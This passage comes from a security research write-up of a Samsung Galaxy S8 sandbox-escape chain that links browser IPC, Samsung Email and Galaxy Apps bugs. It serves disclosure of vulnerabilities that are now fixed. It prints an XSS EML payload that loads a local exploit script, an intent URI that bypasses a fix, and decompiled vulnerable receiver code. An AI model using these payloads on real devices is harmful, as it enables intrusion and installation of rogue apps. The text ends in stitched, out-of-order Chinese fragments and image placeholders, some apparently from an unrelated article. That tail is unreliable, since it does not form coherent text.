However, a crucial part is missing: intent resolution does not depend solely on scheme part. As long as the incoming argument contains component keyword, which will be parsed first, we can still use this IPC to send an explicit intent – starting arbitrary exported activity. So trivially adding "scheme=geo" will bypass this fix. Samsung Internet Browser shares the same source so it’s also affected.
Of course due to the limitation of parseUri, we can only craft an Intent with string arguments (no fancy parcelable possible). Now we need to find a privileged application with activity exported and accepts and happily opens malicious URL or execute malicious Javascript in it’s webview.[1] As long as we pwned the webview, we pwned the application.
This bug is also tracked by Google under b/804969. Since in an unrelated refactor Chrome removed this IPC completely, this issue does not affect newest Chrome but still affect all downstream browsers which shares this code. Samsung does not assign a particular CVE for this issue but assigned the whole chain CVE-2018-9140/SVE-2017-10747.
Bug 2: The Email loves EML with a … XSS
Searching through the privileged applications we find Samsung Email.
The exported com.samsung.android.email.ui.messageview.MessageFileView activity accepts eml file. What’s an eml file? EML is a dump format of email and seems Samsung Email is kindly enough to provide rich-text support for EML files – by rendering it in a Webview.
Of course it immediately pops up questions for a security researcher, XSS, script injection, etc. In our case, it means code execution. In CVE-2015-7893 Natalie had pointed out a similar issue so checks were added, but far from enough. It still does not have sufficient input validation in the EML file except simple filtering for <script>. We can just inject document.onload=blablaba, and construct script element on the fly, to bypass the fix, and get arbitrary script execution.
This issue is assigned CVE-2018-10497.
Bug 3: … And file:/// crossdomain
Although we have had an exploit theory in step 2, bundling lots of javascript exploit in the EML file itself creates trouble in heap fengshui and ruins our success rate. Luckily the webview configuration in Email allows us to access file:/// from file domain (i.e. setAllowFileAccessFromFileUrls), which enables us to shift the exploit to a single js file and minimizing the EML file, largely improving stability. Bonus point: this vulnerability combined with Bug 2 alone already allows us to read Email’s private file.
This issue is assigned CVE-2018-10498.
So now the EML file becomes like:
MIME-Version: 1.0
Received: by 10.220.191.194 with HTTP; Wed, 11 May 2011 12:27:12 -0700 (PDT)
Date: Wed, 11 May 2011 13:27:12 -0600
Delivered-To: jncjkq@gmail.com
Message-ID: <BANLkTi=JCQO1h3ET-pT_PLEHejhSSYxTZw@mail.jncjkq.com>
Subject: Test
From: Bill Jncjkq <jncjkq@gmail.com>
To: bookmarks@jncjkq.net
Content-Type: multipart/mixed; boundary=bcaec54eecc63acce904a3050f79

--bcaec54eecc63acce604a3050f77
Content-Type: text/html; charset=ISO-8859-1

<body onload=console.log("wtf");document.body.appendChild(document.createElement('script')).src='file:///sdcard/Download/exp.js'>
<br clear="all">--<br>Bill Jncjkqfuck<br>
</body>
--bcaec54eecc63acce604a3050f77--
By exploiting our V8 js bug bundled in the malicious EML again, we can get code execution in Email application, officially jumping out of sandbox. What is nice for us is that the Email application holds lots of precious application like capable of accessing photos, contacts, etc, which already meets Pwn2Own standard.
Given this attack surface, our sandbox-escaping exploit chain now contains the following steps:
Force the browser to download the EML file with exploit code bundled. The download path is predictable like /sdcard/Download/test.eml and /sdcard/Download/exp.js
In the compromised renderer process, craft an IPC with content intent:#Intent;scheme=geo;package=com.samsung.android.email.provider;component=com.samsung.android.email.provider/com.samsung.android.email.ui.messageview.MessageFileView;type=application/eml;S.AbsolutePath=/sdcard/Download/test.eml;end , calling up and exploiting the email application.
We now owns the Email process privilege
Bug 4: Go beyond the Galaxy (Apps) … but blocked?
To achieve the ultimate goal of installing arbitrary application, our next step is trying to pwn a process with INSTALL_PACKAGES privilege. An obvious target is the Galaxy Apps, which is the app store for Samsung phones.
Digging into the APK file we find a promising Activity named com.samsung.android.sdk.ppmt.PpmtPopupActivity, which directly accepts and opens URL in it’s webview from intent. However this obvious target is of course protected.
…protected from other process but not protected from inside.
This issue is assigned CVE-2018-10500.
Bug 5: Push SDK pushes vulnerability
On auditing the Samsung platform apps, the same component com.sec.android.app.samsungapps/com.samsung.android.sdk.ppmt.PpmtReceiver and com.samsung.android.themestore/com.samsung.android.sdk.ppmt.PpmtReceiver appears many times. Turns out it’s an SDK responsible for campaign message pushing and processing. In PpmtReceiver ‘s source code, we find the following interesting snippets:
//The Ppmt receiver seems responsible for push message, and under certain intent configuration, it routes to path

    private void a(Context arg5, Intent arg6, String arg7) {
        if("card_click".equals(arg7)) {
            CardActionLauncher.onCardClick(arg5, arg6);
            return;
        }

//in onCardClick, it reaches CardActionLauncher,

    private static boolean a(Context arg2, String arg3, CardAction arg4) {
        boolean v0;
        if("app".equals(arg4.mType)) {
            v0 = CardActionLauncher.b(arg2, arg3, arg4);
        }

//If the CardAction.mType is "intent", we finally reaches the following snippet:

private static boolean d(Context arg5, String arg6, CardAction arg7) {
        boolean v0 = false;
        if(TextUtils.isEmpty(arg7.mPackageName)) {
            Slog.w(CardActionLauncher.a, "[" + arg6 + "] fail to launch intent. pkg null");
            return v0;
        }

        Intent v1 = new Intent();
        v1.setPackage(arg7.mPackageName);
        if(!TextUtils.isEmpty(arg7.mData)) {
            v1.setData(Uri.parse(arg7.mData));
            v1.setAction("android.intent.action.VIEW");
        }

        if(!TextUtils.isEmpty(arg7.mAction)) {
            v1.setAction(arg7.mAction);
        }

        if(!TextUtils.isEmpty(arg7.mClassName)) {
            v1.setComponent(new ComponentName(arg7.mPackageName, arg7.mClassName));
        }

        if(arg7.mExtra != null && !arg7.mExtra.isEmpty()) {
            v1.putExtras(arg7.mExtra);
        }

        CardActionLauncher.a(v1, arg6);
        try {
            switch(arg7.mComponent) {
                case 1: {
                    int v2 = 268435456;
        try {
            v1.setFlags(v2);
            arg5.startActivity(v1);
            goto label_78;
    //....
We can see it’s possible to start an activity with arbitrary arguments/components fully controlled by us, and Galaxy Apps is one of the users of Ppmt push sdk, exposing the PpmtReceiver. We use this vulnerability to indirectly start PpmtPopupActivity, PpmtPopupActivity will happily load any URL we passed in. Reusing the JS exploit, we again get a shell in Samsung Appstore, which has INSTALL_PACKAGE permission, allowing us to install any rogue application. An interesting point is that the activity does not have any explicit UI pointing to it so I guess it’s some common SDK that forgot to be removed.
This issue is assigned CVE-2018-10499.
Chaining it altogether
Combining it all together we have the following figure:
So this is how we pwned the Galaxy S8. Demo video has been posted at https://www.youtube.com/watch?v=UXLWk2Ya_6Q&feature=youtu.be at that time. All issues have been fixed by vendor.
Due to the nature of this bug chain, we named it "Galaxy Leapfrogging" as each step of the chain is to find a new app to jump & pwn to gain additional privilege. All vulnerabilities have been tested on the newest Galaxy S8 at that time, samsung/dreamqltezc/dreamqltechn:7.0/NRD90M/G9500ZCU1AQF7:user/release-keys.
We would like to thank Samsung Mobile Security for their work on fixing these vulnerabilities, and I’d like to thank all former colleagues at KeenLab for our work together and the good old days.
Next
Following posts will be about other various security bugs I found on those Android vendors, stay tuned! My twitter: https://twitter.com/flanker_hqd
Note: Current status of isolated Webview
[1] Beginning with Android O, all apps by default runs their system webview in isolated context, which greatly stops "Leapfrogging". However, some apps are still running their own webview core like X5 and tbs in the same context, which still poses great risks and remains an attack surface


 这一整片8192大小的内容随后被传入到
  在Android11上的攻击效果如图:








 那么在S8上相应的policy会不会有问题?通过反编译S8的SELinux policy,我们很遗憾地发现三星在这块还是做了不错的工作,相比于原版Android没有增加任何的额外allow policy。也就是说isolated进程仍然只能访问很少量的service和IPC,更别提启动activity之类的了。
 对于想从头了解三星浏览器(或者说Chrome浏览器)沙箱架构的读者朋友,可以参考我之前在CanSecWest上的
 当然受到parseUri参数的限制,我们构造出的intent只能含有string和其他基本类型参数,不能包含一些fancy的parcelable,这对后续攻击面选择提出了要求。这个activity需要能满足如下条件
 导出的
导出的 这就是我们攻破Galaxy S8的完整利用链。所有的漏洞均已在当时及时报告给了厂商并得到了修复。鉴于这个漏洞利用链每一步都是在寻找更高权限的进程或应用来作为跳板进行攻击的特点,我们将它命名为”Galaxy Leapfrogging” (盖乐世蛙跳)。完成攻破的Galaxy S8为当时的最新版本samsung/dreamqltezc/dreamqltechn:7.0/NRD90M/G9500ZCU1AQF7:user/release-keys.